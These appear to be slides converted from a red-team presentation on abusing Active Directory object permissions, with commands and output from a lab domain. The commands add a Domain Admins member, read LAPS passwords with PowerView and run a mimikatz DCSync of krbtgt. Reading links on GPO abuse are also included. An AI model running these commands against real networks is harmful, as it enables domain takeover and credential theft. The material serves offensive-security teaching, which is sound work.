B4A604E5E8CA83EB8C6C65101BB1A02CF39AF0F8D49AF8C79FF424F464255F3E6D66215F6B1121AA 1318D89FD713D7CD452A08607F6E7004C29731FEE73654C44BEF568D1656FF59BC7B014B79CF451D 1EEB8AE996A2A21658B409A9E75548A2D324C36376835701A44053EADB3EA7FC2DAAA34342BA8941 D9FFF6D7AF168E258E254DF874E411F564C1962BF0A0A2AB598653D

# Object-specific Rights - Groups

- Things you could do
  - Adding new members


```
PS C:\> net group "Domain Admins" Mutenroshi /add /domain
The command completed successfully.


PS C:\> _
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# Object-specific Rights - GPOs

- Things you could do
  - Editing GPOs





# **Interesting Links**


- Will Schroeder Abusing GPO Permissions
  - http://www.harmj0y.net/blog/redteaming/abusing-gpo-permissions/
- Rastamouse GPO Abuse
  - https://rastamouse.me/blog/gpo-abuse-pt1/
  - https://rastamouse.me/blog/gpo-abuse-pt2/
- Wald0 A Red Teamer's Guide to GPOs and OUs
  - https://wald0.com/?p=179

# Object-specific Rights - OUs

- Things you could do
  - Linking arbitrary GPOs




# Object-specific Rights – OUs (cont.)




# **Object-specific Rights - Computers**

- Things you could do
  - Reading LAPS password
  - Setting Kerberos RBCD



```
PS C:\ProgramData> Get-DomainComputer dt* -Properties name, ms-mcs-admpwd | fl
             : DTOP001
name
ms-mcs-admpwd : /K1xY7vs2mmH(08n8#;&1H/#k{8d38L2h{W(uj34nxy;Qjbj;9&&BE6!4(+u9+{+
            : DTOP002
name
ms-mcs-admpwd : 60t@+68jW29%m7a+Yx/g92!bD14N2XTP}5Ix;4&I]m{%5CL$kD455@QrC8N1)+w0
          : DTOP003
name
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             : DTOP005
name
ms-mcs-admpwd : 2s7}m1TFoJF{3P21&B3#LwtC#2oym1Ts#n2kk%+R/I)5}2q$.Anuw8739X4#V+w}
```



# **Object-specific Rights - Domains**

- Things you could do
  - DCSync



```
mimikatz 2.1.1 x64 (oe.eo)
                                                                                      X
           mimikatz 2.1.1 (x64) #17763 Dec 9 2018 23:56:50
  .#####.
 .## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
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 '## v ##'
                Vincent LE TOUX
                                           ( vincent.letoux@gmail.com )
                > http://pingcastle.com / http://mysmartlogon.com
  '#####'
mimikatz # lsadump::dcsync /user:krbtgt
[DC] 'capsule.corp' will be the domain
[DC] 'dc01.capsule.corp' will be the DC server
[DC] 'krbtgt' will be the user account
Object RDN
                    : krbtgt
** SAM ACCOUNT **
SAM Username
                    : krbtgt
Account Type : 30000000 ( USER OBJECT )
User Account Control: 00000202 ( ACCOUNTDISABLE NORMAL ACCOUNT )
Account expiration :
Password last change : 15/04/2020 23:27:59
Object Security ID : S-1-5-21-272438138-3995100478-3847831165-502
Object Relative ID : 502
```

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